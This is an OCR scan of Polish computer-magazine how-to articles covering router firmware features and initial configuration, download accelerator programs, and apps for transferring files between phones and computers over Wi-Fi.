
VPN czy zapora sieciowa to tylko kilka przykładów funkcji zaszytych w oprogramowaniu routera. ***Firmware tych urządzeń ma dziś sporo do zaoferowania****. Zobaczmy, jak zacząć jego konfigurację, by móc ustawić przydatne funkcje*

Na jakie funkcje w oprogramowaniu routera warto zwrócić uwagę? Poznajmy kilka wartych uwagi możliwości firmware'u tych urządzeń, a na sąsiedniej stronie przeczytamy, jak zacząć konfigurację.

- **Sieć dla gości** – nawet najprostsze modele routerów umożliwiają rozgłaszanie dodatkowych sieci bezprzewodowych typu Gość. Ideą sieci dla gości jest udzielenie dostępu do internetu postronnym użytkownikom z zachowaniem zasady: ruch między główną siecią LAN a siecią Gość jest zabroniony.
- **Serwer wydruku** – drukarka dostępna jest dla wszystkich użytkowników sieci LAN.
- **Serwer plików** – zapis/odczyt plików z zewnętrznego nośnika podłączonego do portu USB. Niektóre modele routerów pozwalają na określenie praw do zasobu. W połączeniu ze standardem DLNA mamy możliwość strumieniowania plików multimedialnych na inne urządzenia wspierające ten standard, na przykład film zapisany na pendrivie może być oglądany na telewizorze. Dzięki uruchomieniu protokołu FTP dostęp do plików zapisanych na nośniku będzie możliwy z każdego miejsca na świecie. Menedżer pobierania plików pozwala na pobranie plików za pomocą protokołu BitTorrent oraz z innych sieci P2P.
- **Współdzielenie łącza 3G/4G** – alternatywny (obok łącza podstawowego) dostęp do internetu przy wykorzystaniu zewnętrznego modemu GSM. Oprogramowanie AsusWRT poszerzyło ostatnio gamę urządzeń o telefony z systemem Android.
- **DualWAN** – zapewnia nieprzerwane połączenie z internetem.



Dodatkowa sieć dla gości – TP-Link Archer C5400



Udostępnianie plików, FTP, serwer wydruku, menedżer pobierania plików, połączenie z internetem za pośrednictwem modemu bądź telefonu z systemem Android – Asus RT-AX88U

- **Filtr szkodliwych treści** – jego zadaniem jest blokowanie dostępu do złośliwych stron, a tym samym ochrona komputerów przed zainfekowaniem; opiera się na stale aktualizowanej bazie adresów stron, które zostały uznane za niebezpieczne.
- **System ochrony przed nieuprawnionym dostępem** – ma uniemożliwić atak przy wykorzystaniu znanych luk (na przykład w niezaktualizowanym systemie).
- **Kwarantanna zaatakowanych urządzeń** – blokuje komunikację w razie wykrycia podejrzanego ruchu sieciowego, na przykład po zainfekowaniu komputera (nawiązanie połączenia w celu pobrania dalszych instrukcji z serwerem atakującego zostaje zablokowane).

Smart routery

Moda na inteligentne urządzenia nie ominęła również routerów. Coraz więcej producentów wdraża rozwiązania czyniące router jeszcze bardziej wszechstronnym urządzeniem. Alexa oraz IFTTT to dwie najczęściej wspierane usługi. Wykorzystanie pierwszej wymaga posiadania asystenta **Amazon Alexa**. Po skonfigurowaniu funkcji można sterować routerem za pomocą komend głosowych. **IFTTT** (ang. If This Then That) jest platformą łączącą różne serwisy i urządzenia. Pozwala na zdefiniowanie warunku, po wystąpieniu którego zostaje podjęta akcja, na przykład wyciszanie dzwonka telefonu po podłączeniu się do wskazanej sieci bezprzewodowej czy wysłania powiadomienia o nowym urządzeniu w sieci.

Marka D-Link oprócz wsparcia dla Amazon Alexa zapewnia współpracę z **Asystentem Google**.

Widzimy więc, że chociaż zapewnienie dostępu do internetu to nadal główne zadanie routera, przestało być jedynym. Warto przed zakupem tego urządzenia poświęcić chwilę, aby zapoznać się z interfejsem wybranego modelu, a pomogą w tym emulatory działania routera, które znajdziemy na stronach producentów. **łg**

KONFIGURACJA ROUTERA

Aby móc korzystać z możliwości routera, trzeba go odpowiednio skonfigurować. Oto jak się do tego zabrać.

Pierwsze kroki


1 Aby uzyskać dostęp do panelu konfiguracyjnego, łączymy przewodem kartę sieciową komputera z dowolnym interfejsem LAN routera (z reguły port jest oznaczony niebieskim kolorem). Użycie połączenia radiowego wymaga ustanowienia połączenia z siecią Wi-Fi rozgłaszaną przez router – na etykiecie routera odnajdziemy niezbędne dane (nazwa sieci, hasło).

2 Do interfejsu WAN routera (zazwyczaj koloru żółtego) podłączamy dostarczony od usługodawcy internetu modem/router.


3 W przypadku routera „z drugiej ręki" przed przystąpieniem do procesu konfiguracji przywracamy jego ustawienia fabryczne – na obudowie odszukujemy przycisk **Reset**.


4 Gdy połączenie zostanie nawiązane, uruchamiamy przeglądarkę. W pasku adresu wpisujemy adres odczytany z naklejki. Jeśli go brak, należy wpisać **adres IP** bramy domyślnej (czyli **Default Gateway**). Oto jak go znaleźć.

■ **Sposób 1:** Zobaczymy go w Windows w oknie **Szczegóły połączenia sieciowego** (**Panel sterowania**, **Połączenia sieciowe**, klikamy prawym przyciskiem myszy na ikonę połączenia, wybieramy **Stan**, **Szczegóły**).



■ **Sposób 2:** Otwieramy Wiersz polecenia, naciskając ⊞+R, potem w oknie **Uruchom** wpisujemy **cmd** i klikamy na **OK**; wpisujemy komendę **ipconfig** A, by zobaczyć adres IP bramy B.





■ **Sposób 3:** Otwieramy okno **Sieć** i podwójnie klikamy na ikonę routera znajdującą się w sekcji **Infrastruktura sieci**.

Kreator konfiguracji


Każdy współczesny router został wyposażony w kreator, który krok po kroku przeprowadzi nas przez pierwszą konfigurację. Niezależnie od modelu urządzenia lista kroków do przejścia jest identyczna. Przebieg procesu został pokazany na przykładzie routera marki Linksys.

1 Rozpoczynamy od akceptacji umowy licencyjnej.

2 W kroku następnym router wykryje sposób połączenia z siecią internet. Niektóre z urządzeń na tym etapie zaproponują aktualizację oprogramowania.

3 Nadajemy nazwę naszej sieci i określamy hasła chroniące dostęp do niej.

4 Ostatnim krokiem jest ustawienie hasła (czasem wraz z loginem) chroniącego dostęp do panelu urządzenia. Ustawieniem



Coraz więcej producentów oferuje aplikację mobilną do konfiguracji routera

opcjonalnym oferowanym przez niektórych producentów jest powiązanie routera z kontem, dzięki czemu zyskamy możliwość jego konfiguracji z każdego miejsca na świecie.

5 Podsumowanie kończy cały proces, po ponownym uruchomieniu routera wprowadzone ustawienia zaczną obowiązywać – dostęp do panelu konfiguracyjnego stoi otworem.

Router uzyskał połączenie z internetem i obsługuje klientów, można rozpocząć konfigurowanie pozostałych funkcji. Najczęściej spotykane to: kontrola rodzicielska, QoS, dodatkowa sieć dla gości, przekierowanie portów czy udostępnianie plików (pod warunkiem że router został wyposażony w interfejs USB).

STARSZE MODELE


Starsze modele routerów nie mają kreatora. Znajdujące się na naklejce dane dostępowe (zazwyczaj login: **admin**, hasło: **admin** bądź **1234**) umożliwiają dostęp do panelu konfiguracyjnego. W takiej sytuacji całość ustawień musimy przeprowadzić sami. Na karcie **WAN/Połączenie internetowe** znajdziemy opcje konfiguracji połączenia internetowego, karta **LAN** to ustawienia sieci lokalnej, a karta **Wireless** odpowiada za działanie sieci radiowych.

Fot. Vectorcreator/123rf.com

ZRÓB TO SAM
PORADNIKI
AKCELERATORY POBIERANIA PLIKÓW

NAJLEPSZE AKCELERATORY POBIERANIA PLIKÓW

FREE DOWNLOAD MANAGER 5.1




Free Download Manager umożliwia ściąganie danych, które zostały udostępnione z wykorzystaniem protokołów HTTP, HTTPS, FTP i BitTorrent, także wielu plików naraz. Pozwala na pobieranie wideo z serwisów takich jak YouTube i zapisywanie ich na dysku w popularnych formatach. Umożliwia sprawne ściąganie dużych plików, wznawianie zerwanych pobrań i zarządzanie procesami pobierania. Według producenta może 10-krotnie przyspieszyć ściąganie. Pozwala ustalać limit zajętości łącza, dzięki czemu pobierane w tle pliki nie wykorzystają całej przysługującej nam przepustowości. Współpracuje z Chrome, Firefoxem, Internet Explorerem, Edge, Operą i Safari.

Pierwsze kroki

Przy pierwszym uruchomieniu programu zostaniemy zapytani, czy chcemy, aby wszystkie operacje pobierania były obsługiwane przez **Free Download Managera (FDM)**, a nie domyślną przeglądarkę internetową. Klikamy na **Tak**. Potem klikamy na **OK** i dodajemy specjalne rozszerzenie do przeglądarki.


Pobieramy pliki

1 W głównym oknie programu klikamy na znak plusa w górnym lewym rogu.




2 W pole wklejamy skopiowany wcześniej adres pliku, który chcemy pobrać, i klikamy na **OK**. Możemy dodawać do pobierania jednocześnie wiele plików, a FDM będzie pobierał je w optymalnej kolejności.

3 Wskazujemy lokalizację zapisu pobieranego pliku, jego format i jakość. Klikamy na **Pobierz**. Po chwili w głównym oknie programu pojawi się zadanie pobierania wybranego przez nas pliku.



INTERNET DOWNLOAD MANAGER 6.32



Program ma do zaoferowania wiele funkcji, które pomogą w przyspieszeniu pobierania. Pozwala na dynamiczną segmentację pobieranych plików i korzystanie z harmonogramu, dzięki czemu możemy skonfigurować pobieranie na godziny nocne – tak aby nie kolidowało to z korzystaniem z internetu w ciągu dnia. IDM wspiera również wiele popularnych protokołów oraz serwisów takich jak YouTube. Przydatną opcją jest możliwość sprawdzenia zawartości pobieranych archiwów, co pozwala uniknąć ściągania zbędnych danych.

Pierwsze kroki

1 Uruchamiamy program i akceptujemy wykryte ustawienia łączenia się z internetem, klikając na **Tak**.


2 Program automatycznie dodaje rozszerzenia do wszystkich obsługiwanych przeglądarek – trzeba je jedynie aktywować (w przypadku Chrome klikamy na **Włącz rozszerzenie**). Możemy w każdej chwili je wyłączyć.

3 Pliki możemy pobierać teraz bezpośrednio, korzystając z przeglądarki, lub klikając w oknie Internet Download Managera na **Dodaj URL** i podając ścieżkę do pliku. Jeśli klikniemy na link do pobierania w przeglądarce, program przechwyci jego obsługę. Będziemy mogli wybrać miejsce zapisu na dysku i sprawdzić URL. Na koniec klikamy na **Ściągnij teraz**. Po zakończeniu pobierania pojawi się specjalne okno i będziemy mog li od razu przejść do lokalizacji z pobranym plikiem.

Zmiana ustawień przechwytywania

1 Na górnym pasku klikamy na **Ściąganie**, **Opcje**.

2 Przechodzimy do zakładki **Ogólne** i w polu **Przechwyć ściąganie z poniższych przeglądarek** zaznaczamy wybrane przeglądarki lub usuwamy zaznaczenia.




LERATOR

PROGRAMY W KŚ+

Oto najlepsze darmowe programy ***do przyspieszania ściągania plików z internetu****. Potrafią omijać limity i pobierać dane specjalnymi tunelami, które pozwalają na pełne wykorzystanie przepustowości naszego łącza*

JDOWNLOADER 2




Jeden z najbardziej znanych akceleratorów pobierania. Dzięki temu, że jest na licencji Open Source, możemy znaleźć do niego mnóstwo pluginów rozszerzających jego możliwości. Upraszcza pobieranie plików z serwisów hostingowych. **JDownloader** umożliwia równoczesne pobieranie wielu plików, obsługuje kody CAPTCHA, automatycznie wypakowuje archiwa. Obsługuje zaszyfrowane linki – wystarczy je wkleić do programu, a JDownloader zrobi za nas resztę. Potrafi importować pliki CCF, RSDF i DLC (zaszyfrowane listy plików).


Dodajemy obsługę harmonogramu

Domyślnie po zainstalowaniu JD nie możemy korzystać z harmonogramu do zarządzania pobieranymi przez nas plikami. Możemy to szybko zmienić.

1 Po uruchomieniu programu klikamy na górnym pasku na **Ustawienia**, **Ustawienia**.




2 Przewijamy widok po prawej stronie aż do kategorii **Jeszcze nie zainstalowane** i klikamy na **Harmonogram**.




3 Po prawej stronie klikamy na **Instaluj teraz**.

4 Po chwili rozpocznie się pobieranie i instalowanie dodatku, po jego zakończeniu musimy ponownie uruchomić program. Wystarczy kliknąć na górnym pasku na **Plik**, **Ponowne uruchomienie**.



5 Znowu wchodzimy w **Ustawienia** i odnajdujemy opcję **Harmonogram**, aktywujemy ją, klikając na **Włączony**, a potem, po kliknięciu na **Dodaj**, możemy tworzyć własne reguły harmonogramu, dzięki którym na przykład pobieranie może odbywać się tylko w nocy.

EAGLEGET 2.0.5




Akcelerator pobierania, który oferuje bardzo dużo funkcji, zachowując przy tym przejrzysty i łatwy w obsłudze interfejs. **EagleGet** nie obciąża w zbyt dużym stopniu podzespołów komputera i pracuje w tle. Może integrować się z popularnymi przeglądarkami. Pobiera pliki ze znanych serwisów, jak YouTube, oraz z serwisów hostingowych. Sprawdza pliki pod kątem zagrożeń. Wspiera technologię wielowątkowego pobierania plików. Możemy skonfigurować do 32 wątków, liczbę pobrań, limit transferu oraz to, czy ma być sprawdzana integralność pliku po ściągnięciu.

Język polski

Przy pierwszym uruchomieniu należy kliknąć na **Tak**, gdy program zapyta, czy chcemy używać języka systemowego. Dzięki temu będzie w polskiej wersji językowej.

Wybór

Uwaga! Korzystanie z programu jest całkowicie darmowe, jednak będą wyświetlane reklamy. Po uruchomieniu EagleGet możemy sami zdecydować, czy chcemy korzystać z trybu z wyświetlaniem reklam, czy też udostępnić część naszego łącza w zamian za darmowe korzystanie z programu bez reklam.



Pobieramy pliki

1 Klikamy na znak plusa **A** na górnym pasku.

2 Podajemy link do pliku **B** – zostanie on automatycznie rozpoznany. Wybieramy lokalizację **C**, w której ma zostać zapisany.

3 Przechodząc po lewej stronie do zakładki **Połączenie** **D**, możemy wybrać, ile wątków ma być wykorzystanych w celu pobrania danego pliku.

4 Po wybraniu wszystkich opcji klikamy na **OK** **E** w celu rozpoczęcia pobierania.

Fot. Denchik/123rf.com

ZRÓB TO SAM
PORADNIKI

PRZESYŁANIE PLIKÓW PRZEZ WI-FI


ŁATWE PRZESY


Synchronizowanie i przenoszenie danych między komputerem a smartfonem może być uciążliwe – trzeba znaleźć kabel, połączyć urządzenia, znaleźć pliki, skopiować... ***O wiele wygodniej i szybciej jest przesyłać dane przez Wi-Fi.*** *Pomogą nam w tym specjalne programy*

Możliwość wygodnego przesyłania plików z wykorzystaniem sieci Wi-Fi w domu to dobre rozwiązanie, zwłaszcza gdy chcemy przesyłać dane pomiędzy różnymi urządzeniami. Specjalne aplikacje (znajdziemy je na płycie dołączonej do wydania), które instaluje się na każdym z urządzeń, pozwalają na zintegrowanie różnych środowisk w celu uzyskania dostępu do plików. Dzięki temu łatwo prześlemy dane pomiędzy Windows, Linuxem, Androidem, Mac OS, a wszystko to odbędzie się bezprzewodowo. Różnice pomiędzy poszczególnymi aplikacjami polegają na wsparciu różnych środowisk oraz podejściu do zarządzania plikami. Największa różnica pomiędzy poszczególnymi rozwiązaniami jest taka, że jedne pozwalają na przenoszenie plików wewnątrz sieci domowej, nawet gdy nie mamy dostępu do internetu, a inne działają online i przesyłają nasze dane przez zewnętrzne serwery. Oczywiście obydwa rozwiązania mają swoje plusy i minusy. Dzięki temu, że nasze dane są przesyłane przez serwery zewnętrzne, możemy przesyłać dane między smartfonem i komputerem, gdy jesteśmy poza domem – wystarczy, że mamy dostęp do internetu. Minusem tego rozwiązania jest to, że nasze dane przechodzą przez serwery firm trzecich i mogą być zbierane dane na nasz temat. **kd**


AIRDROID

Na płycie dołączonej do tego wydania znajdziemy darmową wersję programu **AirDroid** (DVD-KOD: **001**). Jego główną zaletą jest to, że pozwala zarządzać w czasie rzeczywistym powiadomieniami, odczytywać oraz pisać SMS-y czy zarządzać kontaktami.
Poza tym pozwala na transfer z komputera na urządzenia z Androidem (limit wynosi 200 MB danych miesięcznie).
Aby korzystać z tej aplikacji, musimy zarejestrować konto, którym będziemy logować się na komputerze i urządzeniu mobilnym.





Zakładamy konto



1 Po zainstalowaniu programu na komputerze uruchamiamy go i klikamy na **Sign in**.

2 Następnie podajemy dane potrzebne do rejestracji i klikamy na **Next** **A**.

3 Teraz musimy podać specjalny kod weryfikacyjny, który otrzymamy na adres e-mail podany przy rejestracji. Na koniec klikamy na **Verify and Sign up** **B**.

4 Od teraz możemy logować się w aplikacji na różnych platformach, korzystając z nowo założonego konta.

Przesyłamy dane


1 Zanim zaczniemy przesyłać dane, musimy jeszcze zainstalować aplikację AirDroid i zalogować się na nasze konto na urządzeniu mobilnym. Wystarczy wyszukać aplikację w sklepie Google Play lub zeskanować kod QR*. Czynności te musimy powtórzyć na wszystkich urządzeniach mobilnych, do których chcemy mieć dostęp.

Android*

2 Po poprawnym zalogowaniu się na urządzeniu mobilnym w głównym oknie programu na komputerze w polu **My devices** pojawi się nasz smartfon.

3 W celu przesłania danych klikamy na nowo dodane urządzenie, a następnie przeciągamy pliki, które chcemy skopiować, do okna po prawej stronie. Możemy również skorzystać z ikon w dolnej części ekranu w celu przesłania wybranego pliku lub nawet całego katalogu.

4 Klikając po lewej stronie na bocznym pasku na drugą ikonę od góry, uzyskamy do-




* Kod QR szybko przenosi na stronę, skąd można pobrać aplikację. Użytkownicy Androida mogą użyć dowolnej aplikacji QR pobranej z Google Play

PRZEZ ŁANIE PLIKÓW


PROGRAMY NA DVD

stęp do menedżera plików i będziemy mogli wygodnie skopiować dane z naszego urządzenia i do niego.



Aktywacja funkcji


Zanim zaczniemy korzystać z dodatkowych funkcji aplikacji AirDroid, musimy po uruchomieniu aplikacji wyrazić zgodę na korzystanie z poszczególnych opcji na naszym smartfonie w Centrum zabezpieczeń. Aby do niego przejść, wystarczy w głównym oknie aplikacji wybrać – **Zabezpieczeń idealna funkcje zdalne**, a następnie aktywować poszczególne opcje.



Wysyłamy SMS z komputera

1 Po aktywacji dodatkowych funkcji będziemy mogli wysyłać SMS-y, wygodnie korzystając z klawiatury komputera.

2 Na komputerze klikamy po lewej stronie na symbol SMS, a następnie wybieramy jedną z istniejących konwersacji. Wpisujemy treść i klikamy na **Send**.




FEEM 4

Feem 4 (DVD-KOD: **008**) pozwala na wymianę plików pomiędzy urządzeniami pracującymi z różnymi systemami operacyjnymi. Co ważne, aplikacja umożliwia transfer danych tylko i wyłącznie wewnątrz tej samej sieci – co oznacza, że nie będziemy mogli uzyskać dostępu do danych na komputerze, gdy będziemy poza domem. Nasze dane nie będą wysyłane przez zewnętrzne serwery i będziemy mogli wymieniać pliki nawet wtedy, gdy nie będziemy mieć dostępu do internetu w obrębie naszej sieci domowej. Jeśli z aplikacji będziemy korzystać na laptopie lub komputerze z bezprzewodową kartą sieciową, będziemy mogli skorzystać z opcji tworzenia specjalnej sieci WiFi Direct, do której będą mogły podłączać się inne nasze urządzenia. Jest to ciekawe rozwiązanie, które może sprawdzić się na przykład w podróży.

